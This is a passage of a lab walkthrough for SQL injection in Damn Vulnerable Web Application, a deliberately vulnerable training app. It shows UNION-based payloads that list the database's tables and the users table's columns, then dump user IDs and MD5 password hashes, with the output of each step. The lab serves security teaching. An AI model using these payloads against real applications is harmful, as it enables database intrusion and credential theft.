http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Username: admin
Security Level: low
PHPIDS: disabled

6. Once you know the name of the database, execute the query to retrieve the tables available in this database:

   any' union select table_name,1 from information_schema.tables where table_schema='dvwa'#'



Vulnerability: SQL Injection

User ID:

```
ID: any' union select table_name,1 from information_schema.tables where table_schema='dvwa'#'
First name: guestbook
Surname: 1

ID: any' union select table_name,1 from information_schema.tables where table_schema='dvwa'#'
First name: users
Surname: 1
```

More info


http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

7. After retrieving the table names in dvwa database, retrieve the colum names in user table using the following sql query:

any' union select column_name,column_type from information_schema.columns where table_schema='dvwa'and table_name="users"#'




Vulnerability: SQL Injection

User ID:

```
ID: any' union select column_name,column_type from information_schema.columns where table_schema='dvwa' and table_name="users"#'
First name: user_id
Surname: int(6)

ID: any' union select column_name,column_type from information_schema.columns where table_schema='dvwa' and table_name="users"#'
First name: first_name
Surname: varchar(15)

ID: any' union select column_name,column_type from information_schema.columns where table_schema='dvwa' and table_name="users"#'
First name: last_name
Surname: varchar(15)

ID: any' union select column_name,column_type from information_schema.columns where table_schema='dvwa' and table_name="users"#'
First name: user
Surname: varchar(15)

ID: any' union select column_name,column_type from information_schema.columns where table_schema='dvwa' and table_name="users"#'
First name: password
Surname: varchar(32)

ID: any' union select column_name,column_type from information_schema.columns where table_schema='dvwa' and table_name="users"#'
First name: avatar
Surname: varchar(70)
```

8. Using the information retrieved for column names, retrieve/display the username and password for all the users in the users table.



Vulnerability: SQL Injection

User ID:

```
ID: any' union select user_id, password from dvwa.users#"
First name: 1
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: any' union select user_id, password from dvwa.users#"
First name: 2
Surname: e99a18c428cb38d5f260853678922e03

ID: any' union select user_id, password from dvwa.users#"
First name: 3
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: any' union select user_id, password from dvwa.users#"
First name: 4
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: any' union select user_id, password from dvwa.users#"
First name: 5
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

More info